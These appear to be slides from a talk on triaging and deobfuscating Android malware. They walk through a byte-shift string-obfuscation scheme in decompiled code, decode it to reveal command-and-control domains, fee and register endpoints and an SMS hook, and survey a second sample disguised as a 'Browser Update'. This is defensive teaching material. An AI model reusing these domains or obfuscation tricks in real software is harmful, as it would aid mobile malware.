


Compiler generated classes  
Ignore for now

# EXAMPLE 1

A Little Deeper - Class Names

Clearly named.  
Not ProGuarded.



# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getByte(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getByte(BytesUtils.HTTP1);
    HTTP2 = getByte(BytesUtils.HTTP2);
    HTTP3 = getByte(BytesUtils.HTTP3);
    HTTP4 = getByte(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getByte(BytesUtils.REGIST);
    HTTP_FEE = getByte(BytesUtils.FEE);
    CHECK = getByte(BytesUtils.CHECK);
    c1 = getByte(BytesUtils.C);
    c2 = getByte(BytesUtils.C2);
    ACTION_F = getByte(BytesUtils.ACTION_F);
    ACTION_I = getByte(BytesUtils.ACTION_I);
    ACTION_O = getByte(BytesUtils.ACTION_O);
    PUSH = getByte(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getByte(BytesUtils.MSGRE);
}
```

Configs.class



Fine. Be like that.  
Let's look at ByteUtils...

# EXAMPLE 1

## A Little Deeper - Quick Scan

```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 59, 57, 49, 57, 50, 48, 100, 112, 111, 103, 106, 115, 110 };
REGIST = new byte[] { 59, 57, 49, 57, 50, 48, 115, 102, 104, 106, 116, 117, 102, 115 };
FEE = new byte[] { 59, 57, 49, 57, 50, 48, 103, 102, 102, 106, 111, 103, 112 };
UPDATE = new byte[] { 59, 57, 49, 57, 52, 48, 118, 113, 101, 98, 117, 102 };
VIDEO = new byte[] { 59, 57, 49, 57, 52, 48, 119, 106, 101, 102, 112 };
MUSIC = new byte[] { 59, 57, 49, 57, 52, 48, 110, 118, 116, 106, 100 };
SUGGEST = new byte[] { 59, 57, 49, 57, 52, 48, 116, 118, 104, 104, 102, 116, 117 };
WEATHER = new byte[] { 59, 57, 49, 57, 52, 48, 120, 102, 98, 117, 105, 102, 115 };
POST = new byte[] { 48, 113, 112, 116, 117, 47, 101, 99 };
DATABASE = new byte[] { 48, 101, 98, 117, 98, 48, 101, 98, 117, 98, 48 };
CALARDER = new byte[] { 48, 100, 98, 109, 102, 111, 101, 98, 115, 47, 101, 99 };
MSGRE = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 113, 115, 112, 119, 106, 101
MSC = new byte[] { 100, 112, 111, 117, 102, 111, 117, 59, 48, 48, 116, 110, 116, 48, 101
ACTION_O = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111, 116
ACTION_I = new byte[] { 100, 112, 110, 47, 100, 105, 102, 107, 112, 112, 47, 98, 100, 111, 116
ACTION_F = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111, 116
ACTION_ON = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111, 116
ACTION_OFF = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111, 116
ACTION_CONN = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 111, 102, 117, 47, 100, 111, 116
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 111
REFLUSH = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 111
VVSTOP = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 111
PATH = new byte[] { 48, 100, 68, 109, 112, 100, 108, 48 };
PNG = new byte[] { 113, 111, 104, 48 };
SIGINP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
MUSICS = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
RECORDS = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
IMAGES = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```

# EXAMPLE 1

# A Little Deeper - Quick Scan

# Encryption...

```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 50, 57, 49, 57, 50, 49, 102, 112, 111, 102, 106, 115, 110 };
REGISTER = new byte[] { 115 };
FEE = new byte[] { 115 };
UPDATE = new byte[] { 115 };
VIDEO = new byte[] { 115 };
MUSIC = new byte[] { 115 };
SUGGEST = new byte[] { 115 };
WEATHER = new byte[] { 115 };
POST = new byte[] { 115 };
DATABASE = new byte[] { 115 };
CALARDE = new byte[] { 115 };
MSGRE = new byte[] { 106, 101, 48, 101 };
MSC = new byte[] { 111, 100, 111, 100 };
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 47, 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 47, 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 47, 100, 112, 110, 48, 109, 112, 100, 108, 48 };
ACTION_REFRESH = new byte[] { 113, 111, 104, 48 };
ACTION_VVSTOP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
ACTION_PATH = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
ACTION_PNG = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
ACTION_THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
ACTION_IMAGE = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```



# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getByte(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getByte(BytesUtils.HTTP1);
    HTTP2 = getByte(BytesUtils.HTTP2);
    HTTP3 = getByte(BytesUtils.HTTP3);
    HTTP4 = getByte(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getByte(BytesUtils.REGIST);
    HTTP_FEE = getByte(BytesUtils.FEE);
    CHECK = getByte(BytesUtils.CHECK);
    c1 = getByte(BytesUtils.C);
    c2 = getByte(BytesUtils.C2);
    ACTION_F = getByte(BytesUtils.ACTION_F);
    ACTION_I = getByte(BytesUtils.ACTION_I);
    ACTION_O = getByte(BytesUtils.ACTION_O);
    PUSH = getByte(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getByte(BytesUtils.MSGRE);
}
```

```
public static String getByte(byte[] paramArrayOfByte)
{
    return new String(StrUtils.encryptByte(paramArrayOfByte));
}

public static byte[] encryptByte(byte[] paramArrayOfByte)
{
    int j = paramArrayOfByte.length;
    byte[] arrayOfByte = new byte[j];
    int i = 0;
    for (;;)
    {
        if (i >= j) {
            return arrayOfByte;
        }
        arrayOfByte[i] = ((byte)(paramArrayOfByte[i] - 1));
        i += 1;
    }
}
```

Configs.class

# EXAMPLE 1

A Little Deeper - Quick Scan

```
static
{
    APK_PATH = PATH + getByte(BytesUtils.CACHE);
    APP_PATH = "";
    HTTP1 = getByte(BytesUtils.HTTP1);
    HTTP2 = getByte(BytesUtils.HTTP2);
    HTTP3 = getByte(BytesUtils.HTTP3);
    HTTP4 = getByte(BytesUtils.HTTP4);
    checkUrl = ":8088";
    HTTP_REGIST = getByte(BytesUtils.REGIST);
    HTTP_FEE = getByte(BytesUtils.FEE);
    CHECK = getByte(BytesUtils.CHECK);
    c1 = getByte(BytesUtils.C);
    c2 = getByte(BytesUtils.C2);
    ACTION_F = getByte(BytesUtils.ACTION_F);
    ACTION_I = getByte(BytesUtils.ACTION_I);
    ACTION_O = getByte(BytesUtils.ACTION_O);
    PUSH = getByte(BytesUtils.PUSH);
    UID = 0;
    services = null;
    imsi = "";
    MSRE = getByte(BytesUtils.MSGRE);
}
```

Configs.class

```
public static String getByte(byte[] paramArrayOfByte)
{
    return new String(StrUtils.encryptByte(paramArrayOfByte));
}

public static byte[] encryptByte(byte[] myBytes) {
    byte[] result = new byte[myBytes.length];
    for (int i = 0; i < myBytes.length; i++) {
        result[i] = (myBytes[i] - 1);
    }

    return result;
}
```

Simple, but at least they try

# EXAMPLE 1

A Little Deeper - Quick Scan

## Manual decryption


```
$ irb
2.2.1 :001 > a = [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
=> [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
2.2.1 :002 > a.pack('U*')
=> "iuuq;00tpiv.he/dpn"
2.2.1 :003 > a.map {|el| el-1}.pack('U*')
=> "http://sohu-gd.com"
```

- Good for a quick peek / triage
- Could use to make specific decryption tool
- Breaks really easily
- Approach doesn't scale well, need different approach

# EXAMPLE 1

A Little Deeper - Quick Scan

## Generic deobfuscation with Simplify



- Virtually executes code to figure out what it does
- Target specific classes and methods for best results!
- Much harder to code, but more robust in principal
- Not perfect, breaks “sometimes” ;)

# EXAMPLE 1

A Little Deeper - Quick Scan

## With Simplify

```
$ java -jar build/libs/simplify-0.1.0-all.jar -i def_example1.apk -it 'Configs;-><clinit>'  
Executing: Lcom/google/android/coremms/Configs;-><clinit>()  
Simplifying: Lcom/google/android/coremms/Configs;-><clinit>()  
Optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0  
Simplified 31 classes in 3704 ms.  
Total optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0  
Writing output to def_example1_simple.apk
```

```
static {  
    APK_PATH = PATH + getByte(BytesUtils.CACHE);  
    APP_PATH = "";  
    HTTP1 = getByte(BytesUtils.HTTP1);  
    HTTP2 = getByte(BytesUtils.HTTP2);  
    HTTP3 = getByte(BytesUtils.HTTP3);  
    HTTP4 = getByte(BytesUtils.HTTP4);  
    checkUrl = ":8088";  
    HTTP_REGIST = getByte(BytesUtils.REGIST);  
    HTTP_FEE = getByte(BytesUtils.FEE);  
    CHECK = getByte(BytesUtils.CHECK);  
    c1 = getByte(BytesUtils.C);  
    c2 = getByte(BytesUtils.C2);  
    ACTION_F = getByte(BytesUtils.ACTION_F);  
    ACTION_I = getByte(BytesUtils.ACTION_I);  
    ACTION_O = getByte(BytesUtils.ACTION_O);  
    PUSH = getByte(BytesUtils.PUSH);  
    UID = 0;  
    services = null;  
    imsi = "";  
    MSRE = getByte(BytesUtils.MSGRE);  
}
```

Before

```
static {  
    APK_PATH = "/cClock/cache/";  
    APP_PATH = "";  
    HTTP1 = "http://sohu-gd.com";  
    HTTP2 = "http://ztege.com";  
    HTTP3 = "http://cctv-32.com";  
    HTTP4 = "http://sztv-00.com";  
    checkUrl = ":8088";  
    HTTP_REGIST = ":8081/register";  
    HTTP_FEE = ":8081/feeinfo";  
    CHECK = "/android/data/";  
    c1 = ".c";  
    c2 = ".c2";  
    ACTION_F = "android.intent.action.push";  
    ACTION_I = "com.chejoo.action.i";  
    ACTION_O = "android.intent.action.acceiver";  
    PUSH = "org.hzl.pushapp";  
    UID = 0;  
    services = null;  
    imsi = "";  
    MSRE = "android.provider.Telephony.SMS_RECEIVED";  
}
```

After

Magic.


# EXAMPLE 1

A Little Deeper

## What next?

- Deobfuscate more, collect more strings
- Analyze domains
  - WHOIS, reverse DNS, search VirusTotal / your apps
- Reverse the code, figure out what it does
  - Start at entry points (MessageReceiver)
  - Start at interesting API (sendTextMessage)
- Search your apps for interesting strings (AccelerateService)

## EXAMPLE 2



file: def\_example2.apk


sha1: c14ed08b2ffd360c937ed3f83bf26c2887710da1

md5: ce71087a4f94f436bbb5ca1aa5c08db

## EXAMPLE 2

Surface Level

- Package - net.sacrificed.stunningly
- Label - Browser Update
- Icon: 
- Signer: "Owner: CN=, OU=, O=, C="



# EXAMPLE 2

## Surface Level - Class Names

```
▼ net.sacrificed.stunningly
  ► GreaseproofService.class
  ► MainActivity.class
  ► MainApplication.class
  ► MainReceiver.class
  ► MainService.class
  ► Raised.class
  ► RoofedActivity.class
  ► SpotlightActivity.class
  ► TanneriesActivity.class
  ► WitsActivity.class
  ► a.class
  ► b.class
  ► c.class
  ► d.class
  ► e.class
  ► f.class
  ► g.class
  ► h.class
  ► i.class
  ► j.class
  ► k.class
  ► l.class
  ► m.class
  ► n.class
  ► o.class
  ► p.class
  ► q.class
  ► r.class
```

- Most of these names don't make sense
- Not normal for "real" dev
- Could search VirusTotal Intelligence  
(finds different, related sample)
- ProGuarded
- Other names not obfuscated because referenced in AndroidManifest

# EXAMPLE 2

Surface Level - Android Manifest

- INTERNET
- READ\_PHONE\_STATE
- WAKE\_LOCK
- ACCESS\_NETWORK\_STATE
- RECEIVE\_BOOT\_COMPLETED
- READ\_PROFILE
- WRITE\_EXTERNAL\_STORAGE
- WRITE\_CONTACTS
- WRITE\_SETTINGS
- SYSTEM\_ALERT\_WINDOW
- CAMERA
- GET\_TASKS
- ACCESS\_COARSE\_LOCATION
- ACCESS\_FINE\_LOCATION
- ACCESS\_COARSE\_UPDATES
- READ\_CONTACTS
- PROCESS\_OUTGOING\_CALLS
- READ\_CALL\_LOG
- CALL\_PHONE
- WRITE\_CALL\_LOG
- MODIFY\_AUDIO\_SETTINGS

**Unused permissions are common,  
but...**

Persistence.. for an update?

Access to your location?

